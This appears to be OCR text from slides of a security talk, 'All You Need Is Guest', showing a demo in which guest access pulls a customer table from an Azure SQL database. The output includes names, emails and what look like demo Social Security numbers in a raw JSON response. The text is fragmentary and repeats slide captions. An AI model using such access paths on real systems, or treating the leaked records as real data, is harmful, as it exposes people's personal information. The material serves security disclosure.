
amandas@zenitydemo.OnMicrosoft.com
Amanda
Smith

ameliaj@zenitydemo.OnMicrosoft.com
Amelia
Johnson

ameliam@zenitydemo.OnMicrosoft.com
Amelia
Gonzalez

andrewc@zenitydemo.OnMicrosoft.com

All You Need Is Guest



[dbo].[Customers]

CustomerID
55677


Email
aidenb@zenitydemo.OnMicrosoft.com

FirstName
Aiden

LastName
Brown

SocialSecurityNumber
209-97-8888

All You Need Is Guest



[dbo].[Customers]

Search items

aidenb@zenitydemo.OnMicrosoft.com
Aiden
Brown

alexanderw@zenitydemo.OnMicrosoft.cc
Alexander
Gonzalez

amandas@zenitydemo.OnMicrosoft.com
Amanda
Smith

ameliaj@zenitydemo.OnMicrosoft.com
Amelia
Johnson


ameliam@zenitydemo.OnMicrosoft.com
Amelia
Gonzalez

andrewc@zenitydemo.OnMicrosoft.com

```
{
    "@odata.context": "https://europe-002.azure-apim.net/apim/sql/ff47194e357e459b8756a5f43f59ccc6/$metadata#datasets('customercareinsights.database.windows.net%2Centerprisecustomers')/tables('%5B
    "value": [
        {
            "@odata.etag": "",
            "ItemInternalId": "3991bcef-6542-4723-93e5-fef0afb0caaf",
            "Email": "aidenb@zenitydemo.OnMicrosoft.com",
            "FirstName": "Aiden",
            "LastName": "Brown",
            "CustomerID": 55677,
            "SocialSecurityNumber": "209-97-8888"
        },
        {
            "@odata.etag": "",
            "ItemInternalId": "59468524-c47d-4b7c-9775-bb5892660ac4",
            "Email": "alexanderw@zenitydemo.OnMicrosoft.com",
            "FirstName": "Alexander",
            "LastName": "Gonzalez",
            "CustomerID": 74321,
            "SocialSecurityNumber": "209-97-9876"
        },
        {
            "@odata.etag": "",
            "ItemInternalId": "5f32b199-275e-4612-a026-b52903dd0a9a",
            "Email": "amandas@zenitydemo.OnMicrosoft.com",
            "FirstName": "Amanda",
            "LastName": "Smith",
            "CustomerID": 78654,
            "SocialSecurityNumber": "209-97-6666"
        },
        {
            "@odata.etag": "",
            "ItemInternalId": "00e598ec-41ea-42c0-aa17-34c50c42949c",
            "Email": "ameliaj@zenitydemo.OnMicrosoft.com",
            "FirstName": "Amelia",
            "LastName": "Johnson",
            "CustomerID": 76234,
            "SocialSecurityNumber": "209-97-1111"
        },
        {
            "@odata.etag": "",
            "ItemInternalId": "1a9cb83a-919e-43ff-9db7-67a02358af83",
            "Email": "ameliam@zenitydemo.OnMicrosoft.com",
            "FirstName": "Amelia",
            "LastName": "Gonzalez",
            "CustomerID": 74321,
            "SocialSecurityNumber": "209-97-9876"
        },
        {
            "@odata.etag": "",
            "ItemInternalId": "b5cb5500-9ecd-44bc-a6e1-ce5f1c1cbb16",
            "Email": "andrewc@zenitydemo.OnMicrosoft.com",
            "FirstName": "Andrew",
            "LastName": "Perez",
            "CustomerID": 79000,
```

All You Need Is Guest

@mbrg0
mbgsec.com
t2’24



[dbo].[Customers]

aidenb@zenitydemo.OnMicrosoft.com
Aiden
Brown

alexanderw@zenitydemo.OnMicrosoft.c
Alexander
Gonzalez

amandas@zenitydemo.OnMicrosoft.com
Amanda
Smith

ameliaj@zenitydemo.OnMicrosoft.com
Amelia
Johnson

ameliam@zenitydemo.OnMicrosoft.com
Amelia
Gonzalez

andrewc@zenitydemo.OnMicrosoft.com

